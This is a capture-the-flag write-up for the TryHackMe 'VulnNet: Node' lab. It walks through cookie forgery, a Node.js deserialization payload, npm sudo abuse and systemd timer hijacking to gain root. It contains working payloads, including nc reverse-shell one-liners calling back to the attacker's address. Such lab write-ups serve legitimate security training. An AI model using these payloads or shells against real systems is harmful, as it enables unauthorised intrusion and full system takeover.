



VulnNet: Node

Active Machine Information

Title	IP Address	Expires	
VulnNet2 Node	10.10.49.76	48m 00s	<div>? Add 1 hour</div> <div>Terminate</div>

100%

Task 1 VulnNet: Node

VulnNet Entertainment has moved its infrastructure and now they're confident that no breach will happen again. You're tasked to prove otherwise and penetrate their network.

▶ Start Machine

- Difficulty: Easy
- Web Language: JavaScript

This is again an attempt to recreate some more realistic scenario but with techniques packed into a single machine. Good luck!

Icon made by [Freepik](#) from [www.flaticon.com](#)

Enumeration

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.116.34
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 03:39 EDT
Nmap scan report for 10.10.116.34
Host is up (0.19s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 14.18 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sV -sC -A -Pn -p 8080 10.10.116.34  
[sudo] password for kali:  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 03:43 EDT  
Nmap scan report for 10.10.116.34  
Host is up (0.19s latency).  
  
PORT      STATE SERVICE VERSION  
8080/tcp  open  http      Node.js Express framework  
|_http-title: VulnNet &ndash; Your reliable news source &ndash; Try Now!  
Warning: OSScan results may be unreliable because we could not find at least  
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net  
RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.  
, Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops
```

Open web-browser and start the BurpSuite tool to analyze the requests/responses

VulnNet – Your reliable news × http://10.10.116.34:8080/ × +

[←](#)
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10.10.116.34:8080 ☆

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WELCOME, GUEST

Please login to continue...


[▶ LOGIN NOW](#)

PINNED POST

VulnNet Entertainment confirms data breach!

By [Tilo Mitra](#) under [Data Breach](#) [Warning](#)

As leaked recently VulnNet Entertainment confirms the [recent data breach](#) on one of their servers. Although it's not suprising given that the website was long deprecated, it's still a huge threat to the customers. VulnNet Entertainment states that such breach won't happen again, but can the customers feel safe? Maybe it's time for them move on? Let's hope that newest technology they implemented will increase the security, performance and overall functionality. See you in the next article soon!




RECENT POSTS

Critical Remote Hacking Flaws Affect D-Link VPN Routers


By [Eric Ferraiuolo](#) under [RCE](#) [Cyber Threat](#)

Discovered by researchers at Digital Defense, the three security shortcomings were responsibly disclosed to D-Link on August 11, which, if exploited, could allow remote attackers to execute arbitrary commands on vulnerable networking devices via specially-crafted requests and even launch denial-of-service attacks. D-Link DSR-150, DSR-250, DSR-500, and



```
GET / HTTP/1.1
Host: 10.10.116.34:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.116.34:8080/login
Cookie: session=eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNhdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1daf-dPXia8DLL0wYnTXebWSDo/Cj9Co"
```

Click on the **LOGIN NOW** button



Capture the Request through BurpSuite

```
GET /login HTTP/1.1
Host: 10.10.116.34:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.116.34:8080/
Cookie: session=eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNhdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D
Upgrade-Insecure-Requests: 1
```

Decode the string inside `session` as `base64`

```
(kali㉿kali)-[~/TryHackMe/VulnNet/Node]
└─$ echo "eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D" | base64 -d
{"username":"Guest","isGuest":true,"encoding": "utf-8"}
```

Exploit

Use `Decode` tab in the BurpSuite to encode the `session`

The screenshot shows the Burp Suite interface. The 'Request' tab is active, displaying the raw request. The 'Inspector' panel on the right shows the selected text and its decoded form.

Request

```
1 GET / HTTP/1.1
2 Host: 10.10.116.34:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.116.34:8080/login
9 Cookie: session=eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D
10 Upgrade-Insecure-Requests: 1
11 If-None-Match: W/"1daf-dPXia8DL10wYnTXebWSDo/Cj9Co"
12
13
```

Inspector

Selection: 78 (0x4e)

Selected text

```
eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D
```

Decoded from: URL encoding

```
eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D
```

Decoded from: Base64

```
{"username": "Admin", "isGuest": false, "encoding": "utf-8"}
```

Response

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 7599
5 ETag: W/"1daf-yJpyDF5wH88n2gBanzRnPdS2m40"
6 Date: Tue, 27 Jun 2023 08:16:44 GMT
7 Connection: close
8
9 <!DOCTYPE html><head>
10   <meta charset="utf-8">
11   <meta name="viewport" content="width=device-width, initial-scale=1.0">
12   <meta name="description" content="A layout example that shows off a blog page with a list of posts.">
13   <title>
```

Turn `Intercept` on and refresh the page → Modify the Cookie

```
GET / HTTP/1.1
Host: 10.10.116.34:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.116.34:8080/login
Connection: close
Cookie: session=eyJ1c2VybmFtZSI6IkFkbWluIiwiaXNhbnVzdCI6ZmFsc2UsImVuY29kaw5nIjogInV0Zi04In0%3d
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1daf-dPXia8DLl0wYnTXebWSDo/Cj9Co"
```

Render the page from the browser

←

→

↺

🏠

🛡️

🔗

10.10.116.34:8080

☆

📧

👤

🔍

⋮

🐧 Kali Linux

🔧 Kali Tools

📄 Kali Docs

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🛡️ OffSec

WELCOME,
ADMIN

Please login to
continue...

▶ LOGIN NOW

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confirms data breach!

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under Data Breach

Warning

As leaked recently VulnNet Entertainment confirms the [recent data breach](#) on one of their servers. Although it's not suprising given that the website was long deprecated, it's still a huge threat to the customers. VulnNet Entertainment states that such breach won't happen again, but can the customers feel safe? Maybe it's time for them move on? Let's hope that newest technology they implemented will increase the security, performance and overall functionality. See you in the next article soon!

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
Research about *nodejs exploit* and *deserialization payload* → I found this one

```
{"username": "_$$ND_FUNC$$_require('child_process').exec('ping -c2 10.8.97.213', function(e
rror, stdout, stderr) { console.log(stdout) })", "isGuest": true, "encoding": "utf-8"}
```

Paste it to the Request session

VulnNet: Node

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Start the listener using `tcpdump` on the local machine and `send` the request

```

└─(kali㉿kali)-[~/TryHackMe/VulnNet/Node]
└─$ sudo tcpdump -i tun1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun1, link-type RAW (Raw IP), snapshot length 262144 bytes
04:30:25.734432 IP 10.10.116.34 > 10.8.97.213: ICMP echo request, id 1039, seq 1, length 64
04:30:25.734447 IP 10.8.97.213 > 10.10.116.34: ICMP echo reply, id 1039, seq 1, length 64
04:30:26.735415 IP 10.10.116.34 > 10.8.97.213: ICMP echo request, id 1039, seq 2, length 64
04:30:26.735475 IP 10.8.97.213 > 10.10.116.34: ICMP echo reply, id 1039, seq 2, length 64

```

We got the ping back → The payload works

Gain Access

Modify the payload to insert a reverse shell inside

```
{"username": "_$$_$ND_FUNC$$_function (){\n \t require('child_process').exec('rm /tmp/f;mkfif  
o /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4444 >/tmp/f')})();", "isGuest": false, "enc  
oding": "utf-8"}
```

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a POST request to `http://10.10.116.34:8080/login`. The request body is a JSON payload: `{"username": "_$$_$ND_FUNC$$_function (){\n \t require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4444 >/tmp/f')})();", "isGuest": false, "encoding": "utf-8"}`. The 'Response' tab shows a 200 OK response from Express. The response body is an HTML document with a meta charset of 'utf-8' and a title of 'VulnNet – Your reliable news source – Try Now!'. The 'Inspector' panel on the right shows the decoded request body in URL encoding and Base64.

Start the **Netcat Listener** and send the request

```
(kali㉿kali)-[~]  
└─$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.8.97.213] from (UNKNOWN) [10.10.116.34] 51488  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=1001(www) gid=1001(www) groups=1001(www)  
$ whoami  
www
```

Privilege Escalation → serv-manage

Navigate to `/home` directory and found that there is another user who called `serv-manage`

```
$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root          root          4096 Jan 24  2021 .
drwxr-xr-x 23 root          root          4096 Jan 24  2021 ..
drwxr-x--- 17 serv-manage  serv-manage 4096 Jan 24  2021 serv-manage
drwxr-xr-x  7 www          www          4096 Jan 24  2021 www
```

Use `sudo -l` to view which commands could be executed by user `www`

```
$ sudo -l
Matching Defaults entries for www on vulnnet-node:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www may run the following commands on vulnnet-node:
    (serv-manage) NOPASSWD: /usr/bin/npm
```

Research `npm` on `GTF0Bins` → Use this payload to escalate the current user to `serv-manage`

```
$ TF=$(mktemp -d)
TF=$(mktemp -d)
$ echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
$ chmod 777 /tmp/tmp* -R
chmod 777 /tmp/tmp* -R
$ sudo -u serv-manage npm -C $TF --unsafe-perm i
sudo -u serv-manage npm -C $TF --unsafe-perm i

> @ preinstall /tmp/tmp.RHZ8tjihMR
> /bin/sh

$ id
id
uid=1000(serv-manage) gid=1000(serv-manage) groups=1000(serv-manage)
```

OK! Now we are `serv-manage` → Locate the `user.txt` file and get the user flag

```
$ cd /home/serv-manage
$ cat user.txt
THM{064640a2f880ce9ed7a54886f1bde821}
```

Privilege Escalation → root

Try `sudo -l` again

```
$ sudo -l
Matching Defaults entries for serv-manage on vulnnet-node:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User serv-manage may run the following commands on vulnnet-node:
    (root) NOPASSWD: /bin/systemctl start vulnnet-auto.timer
    (root) NOPASSWD: /bin/systemctl stop vulnnet-auto.timer
    (root) NOPASSWD: /bin/systemctl daemon-reload
$ find / -name "vulnnet-auto.timer" -type f 2>/dev/null
/etc/systemd/system/vulnnet-auto.timer
```

We have `sudo` access with `/bin/systemctl` as `root` on the following files: `vulnnet-auto.timer`, `stop vulnnet-auto.timer`, and `daemon-reload`.

```
$ ls -l /etc/systemd/system/vulnnet-auto.timer
-rw-rw-r-- 1 root serv-manage 167 Jan 24 2021 /etc/systemd/system/vulnnet-auto.timer
$ ls -l /etc/systemd/system/vulnnet-job.service
-rw-rw-r-- 1 root serv-manage 167 Jan 24 2021 /etc/systemd/system/vulnnet-job.service
```

We concluded that `vulnnet-auto.timer` runs immediately `vulnnet-job.service` after booting and every 30 minutes. We also concluded that `vulnnet-job.service` is running `/bin/df` through `ExecStart`, the job now is to escalate to `root` user through this service.

Let's modify these files

```
echo "[Unit]
Description=Run VulnNet utilities every 30 min
```

```
[Timer]
OnBootSec=0min
OnCalendar=*:0/1
Unit=vulnnet-job.service

[Install]
WantedBy=basic.target" > vulnnet-auto.timer
```

```
echo "[Unit]
Description=Logs system statistics to the systemd journal
Wants=vulnnet-auto.timer

[Service]
# Gather system statistics
Type=forking
ExecStart=/tmp/shell

[Install]
WantedBy=multi-user.target" > vulnnet-job.service
```

Create a reverse shell at `/tmp/`

```
echo "#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4242 >/tmp/f" > /tmp/shell
```

Don't forget to `chmod` the shell for being executed

```
chmod +x /tmp/shell
sudo -u root /bin/systemctl stop vulnnet-auto.timer
sudo -u root /bin/systemctl daemon-reload
sudo -u root /bin/systemctl start vulnnet-auto.timer
```

Start the `Netcat Listener` on the local machine → `stop vulnnet-auto.timer`, `reload daemon`, `start vulnnet-auto.timer` → Gain root → Get the flag

```
└─(kali㉿kali)-[~/TryHackMe/VulnNet/Node]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.49.76] 39204
/bin/sh: 0: can't access tty; job control turned off
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
THM{abea728f211b105a608a720a37adabf9}
```